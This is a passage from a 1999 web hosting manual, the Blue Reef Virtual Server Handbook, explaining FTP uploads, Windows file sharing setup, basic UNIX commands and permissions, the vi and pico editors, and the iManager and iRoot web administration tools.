                                   Example of command-line FTP
                                   1. From your Windows 95 taskbar, click Start.
                                   2. Click Run.
                                   3. Enter the following:
                                      ftp (insert domain name)
                                      cd /www/htdocs
                                      ascii
                                      lcd c:upload
                                      put index.html
                                      bin
                                      put logo.gif


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   34
BLUE REEF VIRTUAL SERVER HANDBOOK                                                       Chapter 3 - Getting Started


                                        quit

                                   Console FTP Commands
                                   To understand the example given of command-line FTP, the following
                                   terms are defined:
                                   ascii                          Set the file transfer type to network ASCII.
                                   binary                         Set the file transfer type to support binary
                                                                  files.
                                   bye / quit                     Terminate the FTP remote session and exit
                                                                  FTP. An end of file also terminates the
                                                                  session.
                                   cd [remote-directory]          Change the working directory on the remote
                                                                  computer to remote-directory.
                                   delete [remote-file]           Delete the file remote-file on the remote
                                                                  computer.
                                   dir / ls [remote-dir]          Print a directory contents list in the
                                                                  directory, remote-directory. If no remote
                                                                  directory is specified, a list of the current
                                                                  working directory on the remote computer is
                                                                  displayed.
                                   get [remote-file] [local-file] Retrieve the remote-file and store it on the
                                                                  local computer. If the local file name is not
                                                                  specified, it is given the same name it has on
                                                                  the remote computer.
                                   help [command]                 Print an informative message about the
                                                                  meaning of command. If no argument is
                                                                  given, FTP prints a list of the known
                                                                  commands.
                                   lcd [local-directory]          Change the working directory on the local
                                                                  computer. If no directory is specified, the
                                                                  user's current local working directory is
                                                                  displayed.
                                   mdelete [remote-files]         Delete the remote-files on the remote
                                                                  computer.
                                   mget [remote-files]            Expand the remote-files on the remote
                                                                  computer and do a get for each file name
                                                                  thus produced.
                                   mkdir [remote-directory]       Make a directory on the remote computer.
                                   mput [local-files]             Expand wild cards in the list of local files
                                                                  given as arguments and do a put for each file
                                                                  in the resulting list.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      35
BLUE REEF VIRTUAL SERVER HANDBOOK                                                        Chapter 3 - Getting Started


                                   prompt                          Toggle interactive prompting. Interactive
                                                                   prompting occurs during multiple file
                                                                   transfers to allow the user to selectively
                                                                   retrieve or store files. If prompting is turned
                                                                   off (default is on), any mget or mput
                                                                   transferred all files, and any mdelete
                                                                   deleted all files.
                                   put [local-file] [remote-file] Store a local file on the remote computer. If
                                                                  remote-file is left unspecified, the local file
                                                                  name is used.
                                   rename [from] [to]              Rename the file on the remote computer, to
                                                                   the file on local computer.
                                   rmdir [directory-name]          Delete a directory on the remote computer.

                                   Connecting to your Virtual Server using WS_FTP
                                   These directions will help you use WS_FTP, an easy-to-use FTP client.
                                   (http://www.bluereef.net/software/WSFTP/wsftp-wsping.html)

                                   To connect to your Virtual Server using WS_FTP
                                   1. At the main WS_FTP screen click Connect.


                                   2. For the Profile Name, enter your company name or domain name


                                   3. For Host Name/Address, enter your domain name (or temporary domain
                                      name if your domain name has not yet been registered).
                                   4. For User ID, enter your login name.
                                   5. For Password, enter your login password.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      36
BLUE REEF VIRTUAL SERVER HANDBOOK                                                        Chapter 3 - Getting Started


                                   Navigating your Virtual Server using WS_FTP
                                   Once you’ve established a connection between your local computer and
                                   your Virtual Server, two columns appear on your screen. The left column
                                   displays directories and files on your local computer. The right column
                                   displays directories and files on your Virtual Server.
                                   The directory where you store web content is called www/htdocs or
                                   usr/local/etc/httpd/htdocs.

                                   To transfer files from your computer to your Virtual Server
                                   1. Select the files or directories displayed on your local computer (the left
                                       side). You can select more than one by holding down the shift key.
                                   2. To add them to your Virtual Server (the right side), click the arrow
                                       button.

                                   Note: Transfer all HTML documents and Perl scripts in ASCII mode.
                                   Transfer graphics in binary format. The latest versions of many FTP
                                   programs provide an "Auto" feature which automatically selects the
                                   apprpriate transfer for mode for particular files.


                                   Windows File Share
                                   Windows File Share enables you to map a drive to your Virtual Server. If
                                   you map a drive to your Virtual Server, you can copy and paste files to and
                                   from your Virtual Server in a drag and drop fashion. To use Windows File
                                   Share, ensure that the Client for Microsoft Networks and the TCP/IP
                                   protocol stack are installed on your local computer.

                                   To set up Windows File Share, go to Network Neighborhood:
                                   1. Set the Primary Network Login to Client for Microsoft Networks.
                                   2. From the TCP/IP Properties panel, under DNS Configuration, enter
                                       your Virtual Server's domain name in the Domain Suffix Search Order
                                       (this assumes that DNS is enabled).
                                   3. From Enter Network Password login prompt, enter your Virtual Server
                                       username and password.
                                   4. From your Windows 95 taskbar, click Start.
                                   5. Click Find/Computer.
                                   6. In the Find Computer dialog, in the Named field, enter www.
                                   7. Click Find Now.
                                   8. Double-click the computer icon named "www." This action displays a
                                       single folder. This folder is your home directory on your Virtual Server.
                                   9. Right-click on the folder and choose map network drive.

                                   Note: With later releases of Windows 95, Windows 98, and NT you may
                                   have to do additional steps if you have problems connecting.


                                   To troubleshoot Windows File Share using the Registry Editor
                                   1. From your Windows 95 or Windows 98 taskbar, click Start.
                                   2. Click Run.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      37
BLUE REEF VIRTUAL SERVER HANDBOOK                                                       Chapter 3 - Getting Started


                                   3.   Enter regedit. Click Ok. This action displays the Registry Editor.
                                   4.   Select HKEY_LOCAL_MACHINE.
                                   5.   Select System.
                                   6.   Select CurrentControlSet.
                                   7.   Select Services.
                                   8.   Select VxD.
                                   9.   Select VNETSUP. From VNETSUP, a collection of name/data pairs is
                                        displayed.

                                   To create a new name/data pair in the Registry Editor
                                   1.   From the Edit menu, select New.
                                   2.   Select DWORD Value.
                                   3.   Add a new entry to EnablePlainTextPassword.
                                   4.   Change the name of the Windows 98 default from New Value #1 to
                                        EnablePlainTextPassword. Click Enter. The following is an example:
                                        EnablePlainTextPassword             0x00000000 (0)
                                   5. To edit the new key, double-click on EnablePlainTextPassword.
                                   6. Change the value to 1. Select the hexadecimal option.


                                   GUI Administration Tools
                                   For many, editing the Windows Registry is a daunting task. Thus, Blue
                                   Reef is making available three custom applications with a Graphical User
                                   Interface (GUI) which allow you to run all the common Virtual Server setup
                                   commands and to manage files with simple point and click utilities. The
                                   following three tools are covered in chapters four and five in this manual:


                                   §    iManager – a file management tool that runs in your web browser
                                   §    iRoot – a virtual server administration tool which also runs in your web
                                        browser
                                   §    Ace – (available in Summer 1999) comprehensive administration and
                                        troubleshooting programwritten in Java.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     38
BLUE REEF VIRTUAL SERVER HANDBOOK                                                          Chapter 3 - Getting Started


                                   The Virtual Server Directory
                                   Structure
                                   Fo those unfamiliar with UNIX, the initial Virtual Server welcom screen
                                   may appear confusing. This section is a crash course on the UNIX file system
                                   as well as the Virtual Server directory and file structure.


                                   The UNIX file System
                                   The following is a sample of a UNIX path:
                                      /usr/home/login-id
                                   In the above path the first forward slash (/) is the top level directory called
                                   the Aroot" directory. The "usr" is a subdirectory of the root directory.
                                   "home" is a subdirectoy of "usr" and "login-id" is a subdirectory of "home".
                                   If your login id was "bob" then "bob" would appear in the place of "login-
                                   id". Each "/" after the root directory indicates a subdirectory.
                                   To change to a directory you use the cd (change directory) command. You
                                   can cd to a directory by typing the absolute path--which means the entire
                                   path, starting from root, is typed out like the above sample--or you can
                                   specify a relative path such as:
                                       cd tmp
                                   The above command uses a relative path to change to subdirectory tmp of the
                                   current directory.
                                   The following basic UNIX commands will aid you in your navigation of the
                                   UNIX file system.


                                     Command          Example             What it does
                                     ls               ls                  list files in the current directory
                                                      ls -l               list files in the current directory in a long listing
                                                      ls -al              list all files including files beginning with a "."
                                                      ls /usr/home        list files in the "/usr/home" directory
                                     pwd              pwd                 print working directory - display the current
                                                                          directory path
                                     cd               cd                  change to your assigned home directory
                                                      cd /usr/home        change directory to "/usr/home"
                                                      cd bob              change directory to "bob"
                                                      cd ..               change up one directory (".." represents parent
                                                                          dir)
                                                      cd ../logs          change up one directory and down to the "logs"
                                                                          directory
                                     mkdir           mkdir tmp           make directory "tmp" under the present directory
                                     rmdir            rmdir tmp           remove directory "tmp"
                                     rm               rm test             remove the file "test"
                                                      rm -f test          remove the file "test" without prompting
                                                      rm -rf tmp         remove the "tmp" directory and all subdirectories
                                                                          and files in "tmp" without prompting (be very
                                                                          careful with this)


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                         39
BLUE REEF VIRTUAL SERVER HANDBOOK                                                             Chapter 3 - Getting Started


                                     cp                  cp test test.new     copy the file test to test.new

                                   The following is list of file system symbols and definitions:
                                   . Current directory
                                   .. Parent directory
                                   / When used by itself or at the beginning of a path it represents the root
                                      directory. When used within a path it is a separator.
                                   ~ Alias for the path to users home directory /usr/home/login-id.

                                   Note: If your home directory is "/usr/home/bob", then the command
                                   "cd ~/etc" would change the current directory to "/usr/home/bob/etc".


                                   File Ownership and Permissions
                                   During a Telnet or SSH session, you can display the entire contents of a
                                   directory by entering the following command at the command prompt.

                                   Command
                                   ls -l

                                   Output
                                   total 12
                                   drwxr-xr-x 2              root     vuser      512      Jul 17 07:13         bin
                                   drwxr-xr-x 2              root     vuser      512      Aug 7 1997           dev
                                   drwxr-xr-x 3              trout    vuser      512      Aug 11 16:51         etc
                                   drwxr-xr-x 3              trout    vuser      512      Aug 7 1997           ftp
                                   drwx------    2           trout    vuser      512      Aug 24 14:05         mail
                                   -rw-------    1           trout    vuser      320      Apr 16 10:39         msql.acl
                                   drwx------    3           trout    vuser      512      Apr 16 10:39         msql2db
                                   drwxrwxr-x 2              trout    vuser      512      Jul 3 23:56          pub
                                   drwxr-xr-x 2              root     vuser      1024     Aug 7 1997           shlib
                                   drwx------    2           trout    vuser      512      Sep 13 23:17         tmp
                                   drwx--x--x 8              trout    vuser      512      Aug 7 09:51          usr
                                   drwxr-xr-x 3              trout    vuser      512      Mar 10 1998          var
                                   lrwx------    1           trout    vuser      19       Sep 13 23:17         www ->
                                   usr/local/etc/httpd

                                   Defining Output
                                   Reading the columns from left to right, the following definitions apply.
                                   ♣ The "drwx" and "-rw" in the first column defines the file permissions,
                                      or who has read, write, and execute permissions for the file.
                                   ♣ Number of links        A file or directory can be a link to other files.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                            40
BLUE REEF VIRTUAL SERVER HANDBOOK                                                          Chapter 3 - Getting Started


                                   ♣     Owner name           Login ID of the file’s or directory’s owner.
                                   ♣     Group name           Group ID to which the file belongs.
                                   ♣     Size                 In bytes.
                                   ♣     Date and time        Time stamp of last modification.
                                   ♣     Pathname             Name of file.

                                   File Mode or Permissions
                                   The file mode is a 10-character label that identifies the type of file and the
                                   permissions for the owner or group. The first character identifies the type of
                                   file. The following are common first characters.
                                       - normal file
                                        d directory
                                        l link to another file or directory (link is shown in the last column)
                                   The next nine characters of the file mode block are separated in three
                                   groups of three characters each. Permissions are for the owner, group and
                                   other. The following table summarizes these three blocks of the file mode.


                                     Character              Permission                 Value
                                     -                      none assigned
                                     r                      read                       4
                                     w                      write                      2
                                     x                      execute                    1

                                   The numeric value is used when you change the mode using the chmod (change
                                   mode) command. A file called "test" with a file mode of "-rwxr-x---" has a value
                                   of 750. To change its permissions, you could enter the following command:
                                      chmod 755 test
                                   The number "755" changes the "test" file mode to "read, write, execute" for the
                                   owner, and "read, execute" for the group and other. The file mode is now:
                                   -rwxr-xr-x.


                                   Virtual Server Directories and Files
                                   Each new Virtual Server contains the following directories and files by
                                   default. (The tilde (~) represents the full path to the Virtual Server’s home
                                   directory (/usr/home/login-id). You see the Virtual Server path
                                   /usr/home/login-id only while you are connected to your Virtual
                                   Server via Telnet or SSH. If you are connected to your Virtual Server via
                                   FTP or HTTPD, the root directory is /usr/home/login-id but appears
                                   as simply a /.)
                                   % ls -l
                                   total 12
                                   drwxr-xr-x 2           root      vuser   512      Jul 17 07:13          bin
                                   drwxr-xr-x 2           root      vuser   512      Aug 7 1997            dev
                                   drwxr-xr-x 3           trout     vuser   512      Aug 11 16:51          etc

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                        41
BLUE REEF VIRTUAL SERVER HANDBOOK                                                     Chapter 3 - Getting Started


                                   drwxr-xr-x 3          trout   vuser    512      Aug 7 1997         ftp
                                   drwx------    2       trout   vuser    512      Aug 24 14:05       mail
                                   -rw-------    1       trout   vuser    320      Apr 16 10:39       msql.acl
                                   drwx------    3       trout   vuser    512      Apr 16 10:39       msql2db
                                   drwxrwxr-x 2          trout   vuser    512      Jul 3 23:56        pub
                                   drwxr-xr-x 2          root    vuser    1024     Aug 7 1997         shlib
                                   drwx------    2       trout   vuser    512      Sep 13 23:17       tmp
                                   drwx--x--x 8          trout   vuser    512      Aug 7 09:51        usr
                                   drwxr-xr-x 3          trout   vuser    512      Mar 10 1998        var
                                   lrwx------    1       trout   vuser    19       Sep 13 23:17       www ->
                                   usr/local/etc/httpd

                                   Description of directories
                                   ~/etc                         Contains servers configuration files such as
                                                                 passwd, resolv.conf, aliases and
                                                                 sendmail.cf.
                                   ~/ftp                         Anonymous ftp directory
                                   ~/bin                         Contains servers program files.
                                   ~/dev                         Contains the device node null
                                   ~/www                         Links to ~/usr/local/etc/httpd for
                                                                 convenience in changing directories
                                   ~/usr                         Contains the following subdirectories:


                                        /home                    Users' home directories
                                        /mail                    Users' mail messages are stored here. Each
                                                                 user has a mail file named by their email
                                                                 login id.
                                        /log                     Contains the messages file (a transaction log
                                                                 of email, FTP and Telnet sessions).
                                        /spool/mqueue            Contains mail messages waiting for
                                                                 delivery.
                                        /bin                     Contains additional server programs
                                        /local                   Contains subdirectories like httpd or frontpage
                                                /etc/httpd       The virtual httpd server's root directory
                                                                 which contains the following subdirectories:
                                                 /htdocs         Contains the html files (this is where you
                                                                 place your web pages)
                                                 /cgi-bin        CGI and scripts directory


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   42
BLUE REEF VIRTUAL SERVER HANDBOOK                                                         Chapter 3 - Getting Started


                                                 /conf             HTTPD server's configuration files
                                                 /logs             HTTPD server's log files


                                   Directories outside of the Virtual Server
                                   In addition to the directories in the Virtual Server, familiarize yourself with
                                   a few directories outside of the Virtual Server (that you can access while
                                   connecting via Telnet or SSH).
                                   /usr/local/contrib
                                   The above path Contains installation files for useful programs like PERL, iRoot/iManager,
                                   and other CGI scripts Blue Reef provides for customers. This directory is frequently updated
                                   with instructions for installing the applications posted on the web site.
                                   /backup/home/login-id
                                   This is a full, uncompressed copy of your Virtual Server. The Virtual Server
                                   is copied nightly and if you delete a file, copy it back from /backup/home/login-id.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      43
BLUE REEF VIRTUAL SERVER HANDBOOK                                                       Chapter 3 - Getting Started


                                   Basic UNIX commands
                                   While connected to your server with Telnet or SSH, use any of the
                                   following commands to work with your virtual server.
                                    Command        Example               Definition
                                    cd             cd                    Change directory
                                                   cd ~/www              Change to the /usr/home/login-id/www
                                                   cd ..                 Move up a directory
                                    chmod          chmod 755 test        Change the permissions of the file test to
                                                                         be rwxr-xr-x
                                    cp             cp test test.new      Copy the file test to test.new
                                    grep           grep test *.html      Search for the word "test" in the html files
                                    kill           kill 2267             Kill a process (the ps or top command will
                                                                         show you the process id)
                                    ls             ls -al                List files
                                                   ll                    Alias setup to do a ls -al
                                    mkdir          mkdir test            Make a directory called "test"
                                    more           ll | more             Used to display the directory listing one
                                                                         screen at a time
                                                   more README           Display the "README" file one screen at a
                                                                         time
                                    mv             mv test test.new      Move the file test to test.new
                                    ps             ps -ax | grep aftpd   List all of the aftpd processes
                                                   ps -ax | more         List all of the Virtual Servers processes
                                    quota          quota                 Show the Virtual Servers quota usage
                                    rm             rm test.new           Remove the file test.new
                                                   rm -rf billdir        Remove the directory billdir
                                    sinfo          sinfo                 Show the Virtual Server’s hostname, ip,
                                                                         login and host server.
                                    uptime         uptime                Show how long the server has been up and
                                                                         current load information.
                                    tail           tail -f message       Watch information being added to a file.
                                                                         Watch the logs as they are being added to.
                                    tar            tar -cvf abc.tar      Create a tar (tape archive) file called
                                                   abcdir                abc.tar and include the abcdir directory
                                                   tar -xvf abc.tar      Extract all of the abc.tar files into your
                                                                         current directory
                                    top            top                   Show the top processes and load average on
                                                                         your Virtual Server
                                    traceroute     /usr/sbin/tracerout   Trace the route to a domain or IP number.
                                                   e domainname          Useful for troubleshooting slow connections.
                                    vdiskuse       vdiskuse | more       Show the disk usage by directory
                                    vadduser       vadduser              Add a virtual user to email and ftp
                                    vrmuser        vrmuser               Remove the virtual user
                                    vlistuser      vlistuser             List the users on your server
                                    vnukelog       vnukelog              Remove the log files - ~/usr/log/messages,
                                                                         ~/www/logs/*_log.
                                    vpasswd        vpasswd               Change or set passwords
                                                   username
                                    virtual        virtual sendmail -bp. Run programs in the virtual environment


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    44
BLUE REEF VIRTUAL SERVER HANDBOOK                                                             Chapter 3 - Getting Started


                                    Command           Example                 Definition

                                                      virtual ./test.cgi      test the test.cgi from the command line


                                   Editing files online
                                   Downloading files, editing, then uploading the files isn’t an efficient way to
                                   make simple changes. The experienced Virtual Server Administrator uses
                                   an online editor to make changes to files while in a Telnet or SSH session.
                                   Below are a couple of the online editors available.

                                   Using vi to Edit Files
                                   Vi is a common UNIX editor. The commands in vi are a bit difficult to
                                   learn at first. Once you learn the commands, however, vi is a powerful tool.
                                   Below are some of the basic vi ommands.


                                     Command                   Effect
                                     vi filename               open a file in the vi editor
                                     j                         Move down a line
                                     k                         Move up a line
                                     l                         Move right
                                     h                         Move left
                                     i                         Insert text at the cursor – changes to the edit
                                                               mode use ESC to exit the edit mode
                                     a                         Add text after the cursor
                                     o                         Open a blank line below the cursor
                                     ESC                       Exit the edit mode
                                     SHFT g                    Move to the bottom of the file
                                     CTRL g                    Report what line on which the cursor rests
                                     :1,10d                    Delete lines 1-10
                                     x                         Delete the character on which the cursor rests
                                     dd                        Delete the line on which the cursor rests
                                     /test                     Search for test
                                     :1                        Move to line one
                                     :q                        Quit vi
                                     :q!                       Quit vi without saving changes
                                     :wq                       Save file and quit vi
                                     :%s/test/foo/g            Search for test and replace it with foo
                                                               throughout the file.


                                   Using Pico to Edit Files
                                   Pico is a bit more straight forward than vi. You can simply move the cursor
                                   and type or delete text. The commands are listed at the bottom of the screen.
                                   To edit a file, enter at the unix prompt:
                                   pico filename


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                          45
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 4 - Using iRoot and iManager


   Chapter


      4
                                    Managing your Virtual
                                     Server with iRoot and
                                                 iManager
                                    Some users find Telnet and FTP difficult to use for routine common tasks
                                    such as adding users, aliases or copying files. The iRoot and iManager
                                    utilities were developed to provide users with a simple GUI interface to
                                    manage their Virtual Server. These utilities enable users to maintain their
                                    Virtual Server from a web browser without opening another Telnet or FTP
                                    application to connect to their Virtual Server. With iRoot and iManager, users
                                    can easily and efficiently manage their Server from their browser of choice.
                                    This chapter explains the following about iRoot and iManager:
                                        ♣ Installing iRoot and iManager
                                         ♣ Using iManager
                                         ♣ Using iRoot


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   46
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 4 - Using iRoot and iManager


                                   iManager
                                   iManager enables you to perform the most common tasks associated with
                                   maintaining the files on your server. It reduces your need to connect to your
                                   server via Telnet to change file properties. iManager executes many
                                   common commands for you automatically so you can reduce the time and
                                   energy you spend at the UNIX prompt. These tasks include:
                                         ♣    Editing files
                                         ♣    Deleting files
                                         ♣    Copying files
                                         ♣    Moving files
                                         ♣    Linking files
                                         ♣    Changing the Permissions of files
                                         ♣    Uploading New files to your Virtual Server
                                         ♣    Making New Directories

                                   To install iManager
                                   To install iManager, telnet or SSH to your virtual server and perform the
                                   following steps:
                                       % cd
                                       % tar -xvf /usr/local/contrib/imanager.tar
                                   For more information on installing and customizing iManager visit:
                                   http://virtserv.bluereef.net/servers/extensions/


                                   Running iManager
                                   The Virtual Server root user and any valid user with a POP or FTP account
                                   can run iManager and access the directories and files to which they have rights.
                                   The iManager startup prompts for a user name and password as well as
                                   a directory path. iManager authenticates the user by looking in the
                                   ~/etc/passwd file. If the user does not exist in the password file, he will be
                                   denied access. If the user does exist but is trying to access a directory that
                                   he does not have rights to, he will be denied access. If a user has only a POP
                                   account, he will be limited to changing its password. FTP users will be able
                                   to manage the files in their home directory.

                                   To run iManager
                                   1.   To start iManger open the web browser of your choice and enter the
                                        following URL into your web browser substituting <yourdomain.com>
                                        with your domain name:
                                   http://yourdomain.com/cgi-bin/admin/gateway.cgi/
                                   2.   Enter your user id, password and leave the "Path Specification" blank
                                        (the path will default to your home directory).

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    47
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 4 - Using iRoot and iManager


                                   3.   Click "Start iManager." The iManager window displays your current
                                        working directory on your server and a list of entries in that directory.

                                   To navigate the directories
                                   1.   Move around the directories by modifying the "Path Specification" box.
                                   2.   Click "Change Directory."

                                   To move below your current working directory
                                   Below the "Path Specification" box lies the "Entries in Current Working
                                   Directory" list. A directory will have [CD] on the right. To change to a
                                   directory click on the [CD] to the right of the directory name.

                                   Tip: If the current working directory entries list contains a graphic file
                                   or a home page file, click on the file name to bring up a small browser.
                                   The browser displays graphic images and home page files.

                                   The list of entries displays to following:
                                         ♣    File name
                                         ♣    File size
                                       ♣ The date the file was last modified.
                                   Each file within the list has a series ofoptions that you can do to it:
                                         ♣    Edit
                                         ♣    Delete
                                         ♣    Copy
                                         ♣    Move
                                         ♣    Link
                                         ♣    Chmod (change permissions)


                                   Editing and Deleting a File
                                   iManager enables you to edit text files, such as HTML files, from within
                                   your web browser. This is useful if you need to make a quick change but do
                                   not want to do it via telnet.
                                   The list of entries displays an Edit column. Each entry has ED, CD, or a
                                   blank associated in this column.

                                   To edit files
                                   From the Edit column, click on the ED to begin editing (ED signifies that
                                   the entry is an editable text file).

                                   Note: If an entry has no option in the Edit column, then the file is neither
                                   a directory nor an editable text file. Graphic images appear like this.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     48
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 4 - Using iRoot and iManager


                                   To delete files
                                   1.   From the iManager list of entries, go to the Delete column. File and
                                        directory entries found in the Delete column have RM by each entry.
                                        RM stands for UNIX's "remove" command.
                                   2.   Select a file or directory.
                                   3.   Click RM. This action requires that you confirm the deleted selection.


                                   Copying and Moving a File
                                   iManager can copy files on your server to a new file and a new location, or
                                   it can move or rename files.

                                   To copy files
                                   1.   From the iManager list of entries, go to the Copy column. File and
                                        directory entries found in the Copy column have CP by each entry. CP
                                        stands for UNIX's "copy" command.
                                   2.   Select a file or directory.
                                   3.   Click CP. This action places the file or directory in a copy dialog.
                                   4.   Enter the name of the new copy you are creating.

                                   Tip: You are also able to change the path for your copy if you would
                                   like to place it in a directory other than your current working directory.


                                   To move files
                                   1.   From the iManager list of entries, go to the Move column. File and
                                        directory entries found in the Move column have MV by each entry.
                                        MV stands for UNIX's "move" command.
                                   2.   Select a file or directory.
                                   3.   Click MV. This action places the file or directory in a move dialog.
                                        This dialog uses the mv UNIX command that moves or renames the file
                                        or directory.


                                   Linking or Changing File Permissions

                                   iManager also allows you to create symbolic linksbetween files. Symbolic
                                   links enable you to have one file actually point to another file. For example,
                                   if you have a few files with different names that are all actually the same file,
                                   you can link them all to one file. This way if you need to change this file
                                   you can change it once and it will affect all the linked files.

                                   To link files
                                   1.   From the iManager list of entries, go to the Link column. File and
                                        directory entries found in the Link column have LN by each entry. LN
                                        stands for UNIX's "link" command.
                                   2.   Select a file or directory.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     49
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 4 - Using iRoot and iManager


                                   3.   Click LN. This action displays the Create Link to File or Create Link to
                                        Directory page.
                                   4.   Enter the name and path of the file you want to link to the file you
                                        selected.

                                   Tip: If you have a file called index.html and want to link a new file
                                   called welcome.html to it, select the LN next to your index.html file. On
                                   the Create Link to File page enter the Filename as welcome.html. If a
                                   user accesses welcome.html, it displays as the index.html file. If you edit
                                   your index.html file, the welcome.html file shows the changes.


                                   To change file permissons
                                   1.   From the iManager list of entries, go to the Permissions column.
                                   2.   Select a file.
                                   3.   Click CM.
                                   4.   Change the permissions of the file selected.

                                   Note: If you are unsure about what file permissions you need for a file or
                                   directory then leave the permission settings alone.


                                   Uploading a New File to your Server
                                   You can use iManager to upload a file for you from your local computer to
                                   your Virtual Server without the use of an additional FTP client.

                                   To upload files to your Virtual Server
                                   1.   From the Upload File to Current Working Directory section of
                                        iManager’s main window, enter the Local Filename (of the file on your
                                        computer that you want to upload to your virtual server).
                                   2.   Use the Browse button if you need to find the proper file.
                                   3.   Enter the Remote Filename or name that you want to call the file (once
                                        it is loaded onto your server).
                                   4.   Change the Remote Path if want to upload the file to a directory other
                                        than your current working directory.
                                   5.   After selecting the correct file and correct remote filename and path,
                                        click Upload File.


                                   Making a New Directory
                                   Within iManager you are able to add a new directory to your Virtual Server
                                   under your current working directory.

                                   To make new directories
                                   1.   From the Make New Directory section of iManager’s main window,
                                        enter the new directory name.
                                   2.   Click Make New Directory.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      50
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 4 - Using iRoot and iManager


                                   Using iRoot
                                   With iRoot you can maintain your server by doing the following:
                                         ♣    Adding Email and FTP users
                                         ♣    Changing Email and FTP users' passwords
                                         ♣    Removing Email and FTP users
                                         ♣    Adding, Deleting, and Updating your Email aliases
                                         ♣    Changing your server Root password

                                   To install iRoot
                                   To install iRoot telnet or SSH to your virtual server and type the following
                                   commands:
                                       % cd
                                       % tar –xvf /usr/local/contrib/iroot.tar
                                   For more information on installing iRoot visit:
                                   http://virtserv.bluereef.net/servers/extensions/iroot/

                                   To run iRoot
                                   1.   Enter the following URL into your web browser substituting
                                        <domainname> with your domain name:
                                   http://yourdomain.com/cgi-bin/admin/gateway.cgi/
                                   or
                                   http://yourdomain.com/cgi-bin/admin/vs/gateway.cgi/
                                   2.   Enter your Virtual Server root user id and password.
                                   3.   Click Start iRoot (you may need to scroll down a bit).

                                   Adding Email and FTP Users - vadduser
                                   1.   Go to the vadduser Wizard - Username section.
                                   2.   Enter a new username, click Next.
                                   3.   Enter the new users password and confirm, click Next.
                                   4.   At the Full Name screen enter the users full name, click Next.
                                   5.   At the FTP Privileges screen, decide whether or not you want the user
                                        to have FTP privileges. If No, click Next to confirm the user settings
                                        you have chosen. If Yes, click Next to select the home directory you
                                        want the user to have, click Next.
                                   6.   At the FTP Quota screen, select the disk space you want to allocate to
                                        the user, click Next to confirm the user settings you have chosen.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     51
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 4 - Using iRoot and iManager


                                   Note: While using the vadduser Wizard or any of the iRoot Wizards, use
                                   the Prev and Next buttons to navigate forward and back to make any
                                   changes you need before confirming your decisions.


                                   To change Email and FTP Users' Passwords - vpasswd
                                   1.   Go to the vpasswd Wizard - Username section.
                                   2.   Select a username, click Next.
                                   3.   Enter the users new password and confirm your entry. Click Next to
                                        confirm.
                                   4.   If the settings are correct, click Change Password.

                                   To remove Email and FTP Users - vrmuser
                                   1.   Go to the vrmuser Wizard - Username section and select a user to
                                        delete.
                                   2.   Click Next to confirm.
                                   3.   Click Remove User.

                                   Adding an Email Alias
                                   1.   Go to the Add Alias Wizard - Alias Name section to add an Email alias.
                                   2.   Choose an alias name, click Next to go to the Alias Type screen.
                                   3.   Select a simple alias, an include list , or an autoreply.

                                   Note: If you have questions how to implement the alias, include list, or
                                   autoreply, please refer to chapter 7.

                                   4.   Click New Aliases to run the vnewaliases command (so your changes
                                        take effect).

                                   To delete an Email Alias
                                   1.   Go to the Delete Alias Wizard - Alias Name section.
                                   2.   Select an alias name to delete from the list, click Next to confirm.
                                   3.   Click Remove Alias or click Prev or Cancel to start over.
                                   4.   Click New Aliases to run the vnewaliases command (so your changes
                                        take effect).

                                   To update your aliases file-vnewaliases
                                   1.   Go to the vnewaliases Wizard section.
                                   2.   Click New Aliases to update your aliases file.

                                   To change your server root password-passwd
                                   To change the root users password you must telnet or SSH to the vritual
                                   server and type the following:
                                       % passwd userid
                                   Enter your choice for a new password and confirm it.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      52
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 5 - Maintaining your Virtual Server


   Chapter


      5
                                   Maintaining your
                                            Virtual Server
                                   The Blue Reef support staff maintains the physical server on which your
                                   Virtual Server is hosted, but you are responsible for the daily administration
                                   of your Virtual Server. The responsibilities of the Virtual Server Administrator
                                   vary according to what programs are running on the Virtual Server. This
                                   chapter discusses the following:
                                        ♣ Managing Quotas
                                        ♣ Managing the Virtual Server load
                                        ♣ Managing users
                                        ♣ Troubleshooting
                                        ♣ Automating routine processes
                                        ♣ Backups


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      53
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 5 - Maintaining your Virtual Server


                                   Managing Quotas
                                   Each Virtual Server has a disk quota that controls the amount of disk space
                                   available on the host server. The amount of disk space for each Virtual Server
